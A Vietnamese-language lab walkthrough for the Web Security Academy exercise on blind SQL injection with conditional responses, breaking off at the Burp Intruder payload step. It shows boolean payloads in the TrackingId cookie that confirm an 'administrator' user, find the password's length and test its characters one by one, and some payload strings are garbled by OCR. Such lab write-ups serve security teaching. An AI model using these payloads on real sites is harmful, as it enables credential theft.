



Ở bài Lab này chúng ta sẽ khai thác lỗ hổng **Blind SQL injection**

Ta có một trang web như



Giờ ta sẽ kiểm tra trang web này trên **Brup Suit**



Ở đây ta thấy dòng Cookie của trang web

TrackingId=hgCPUZzlcAOGvZFO

Câu lệnh SQL để truy vấn web sẽ có dạng

select TrackingID from TeackedUsers where TrackingID 'hgCPUZzlcAOGvZFO'


Giờ ta sẽ đi thay đổi câu lệnh này thành

TrackingId= hgCPUZzlcAOGvZFO ' AND '1'='1

The screenshot shows the Burp Suite Professional interface. The 'Request' tab on the left displays a GET request to `/filter?category=Corporate+gifts` with a cookie `TrackingId=hgCPUZzlcAOGvZFO AND '1'='1; session=TQzEJWwzDCRz58WkCrT5iyOdgce8RqK5`. The 'Response' tab on the right shows a 'Blind SQL injection with conditional responses' lab. The page content includes the 'Web Security Academy' logo, a 'Blind SQL injection with conditional responses' title, a 'Back to lab home' button, and a 'Corporate gifts' section with a search bar and product images like 'Caution Sign', 'Folding Gadgets', 'The Giant Enter Key', and 'Com-Tool'.

Tiếp theo ta sẽ tiếp tục thay đổi nó thành

TrackingId= hgCPUZzlcAOGvZFO ' AND '1'='2



Sau khi ta thay đổi ta đã không còn thấy dòng chữ **Welcome back!** Xuất hiện nữa

Điều này chứng tỏ chúng ta có thể kiểm tra điều kiện Boolean và suy ra được kết quả

Tiếp theo chúng ta sẽ kiểm tra xem có user nào tên là **administrator** trong dữ liệu của **username** hay không

TrackingId=hgCPUZzlCAOGvZFO' AND (SELECT 'a' FROM users WHERE username='administrator')='a

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab on the left displays the raw HTTP request, which includes a 'Cookie' header with a session ID containing a payload: `TrackingId=hgCPUZzlCAOGvZFO' AND (SELECT 'a' FROM users WHERE username='administrator')=a; session=...`. The 'Response' tab on the right shows the resulting web page, which is a 'Welcome back!' message from 'WebSecurity Academy'. The page also displays a 'SHOP' section with various products like 'Caution Sign', 'Folding Gadgets', 'The Giant Enter Key', and 'Com-Tool'. The status bar at the bottom indicates '5,425 bytes | 231 millis'.

Ta thấy nó hiện lên chữ **Welcome back!** Chứng tỏ có một **user** với tên là **administrator**

Sau khi biết được tên user thì chúng ta sẽ phải đi kiểm tra password của nó

Trước hết chúng ta sẽ kiểm tra xem **password** của user **administrator** có bao nhiêu kí tự

TrackingId=hgCPUZzlCAOGvZFO' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

The screenshot displays the Burp Suite interface. On the left, the 'Request' tab shows a GET request to `https://0a50008e03ade77680a8be90037008c.web-security-academy.net`. The request body contains a long password: `'a' FROM users WHERE username='administrator' AND LENGTH(password)>31) as sessionidUEJXmDCEtS0WkCtS1yOdgre9KqF3`. On the right, the 'Response' tab shows the server's response, which is a challenge page titled 'Blind SQL injection with conditional responses'. The page features the 'WebSecurity Academy' logo and a 'Not solved' status. The page content includes a 'Corporate gifts' section with a search bar and several product images: 'Caution Sign', 'Folding Gadgets', 'The Giant Enter Key', and 'Com.Tool'.

Ở câu lệnh này chúng ta biết được là password này có nhiều hơn 1 kí tự

Việc bây giờ của chúng ta sẽ là phải tăng Length của password lên và kiểm tra cho đến khi nó không hiện **Welcome back!** nữa

Và sau khi thử rất nhiều lần và dừng lại ở con số là 20 thì chữ **Welcome back!** Không còn xuất hiện nữa

Vậy ta xác định được password của user administrator có 20 kí tự tất cả

1 x +

Send Cancel < >

Target: https://0a50008e03ade77680a8be90037008c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```

1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a50008e03ade77680a8be90037008c.web-security-academy.net
3 Cookie: TrackingId=hgCPUZZlcAOGvZFO' AND (SELECT 'A' FROM users WHERE username='administrator' AND LENGTH(password)>20)+aj; session=ptUEJ0mDCR55WkcTSly0dgc95gJ3
4 Cache-Control: max-age=0
5 Sec-CH-UA: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-CH-UA-Mobile: 70
7 Sec-CH-UA-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5090.53 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.8
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.5
17
18

```

Done 0 matches

3.364 bytes | 217 millis

Response

Pretty Raw Hex Render

WebSecurity Academy Blind SQL injection with conditional responses

LAB Not solved

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Pets

Caution Sign Folding Gadgets The Giant Enter Key Com-Tool

★★★★★ ★★★★★ ★★★★★ ★★★★★

Câu lệnh để kiểm tra xem kí tự của password ở vị trí đó đúng không nó sẽ là

TrackingId=hgCPUZZlcAOGvZFO' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

1 x +

Send Cancel < >

Target: https://0a50008e03ade77680a8be90037008c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```

1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a50008e03ade77680a8be90037008c.web-security-academy.net
3 Cookie: TrackingId=hgCPUZZlcAOGvZFO' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a; session=ptUEJ0mDCR55WkcTSly0dgc95gJ3
4 Cache-Control: max-age=0
5 Sec-CH-UA: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-CH-UA-Mobile: 70
7 Sec-CH-UA-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5090.53 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.8
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.5
17
18

```

Done 0 matches

3.364 bytes | 224 millis

Response

Pretty Raw Hex Render

WebSecurity Academy Blind SQL injection with conditional responses

LAB Not solved

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Pets

Caution Sign Folding Gadgets The Giant Enter Key Com-Tool


★★★★★ ★★★★★ ★★★★★ ★★★★★

Ở đây với kí tự a không trùng khớp với kí tự ở vị trí thứ nhất của password việc của chúng ta là thử từng kí tự một cho đến khi nó hiện ra chữ Welcome back! Thì dừng và kiểm tra ở vị trí thứ 2

Với câu lệnh

`TrackingId=hgCPUzzlcAOGvZFO' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a`

Những mà việc này mà làm tay thì sẽ rất là cực nên chúng ta cần tìm một tool gì đó để làm cho nhanh



ta sẽ vào **Intruder** trong Brup Suit để kiểm tra nó nhanh hơn

Ta sẽ send code từ **Repeater** sang **Intruder**

1 x +

Send Cancel < >

Target: https://0a50008e03ade77680a8be90037008c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a50008e03ade77680a8be90037008c.web-security-academy.net
3 Cookie: TrackingId=5hgPz2icAOvZF0 AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=a6: session=2nTcJ3ncDCPzS8VkcT5ly0dgc8EqJ5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.8
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser

Engagement tools

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Burp Repeater documentation

0 matches

Done

Response

Pretty Raw Hex Render

WebSecurity Academy

Blind SQL injection with conditional responses

LAB Not solved

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Pets

Caution Sign

Folding Gadgets

The Giant Enter Key

Com-Tool

5,364 bytes | 224 millis

Chúng ta sẽ ra được giao diện như vậy

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

1 Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://0a50008e03ade77680a8be90037008c.web-security-academy.net Update Host header to match target

```
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a50008e03ade77680a8be90037008c.web-security-academy.net
3 Cookie: TrackingId=5hgPz2icAOvZF0 AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=a6: session=2nTcJ3ncDCPzS8VkcT5ly0dgc8EqJ5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.8
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```


3 payload positions

Length: 876

Sau đó ta sẽ add kí tự ở chữ **ADD** bên góc phải màn hình vào nơi mà chúng ta cần phải thay đổi kí tự để check




Sau khi add kí tự vào xong chúng ta chuyển sang phần **Payload**

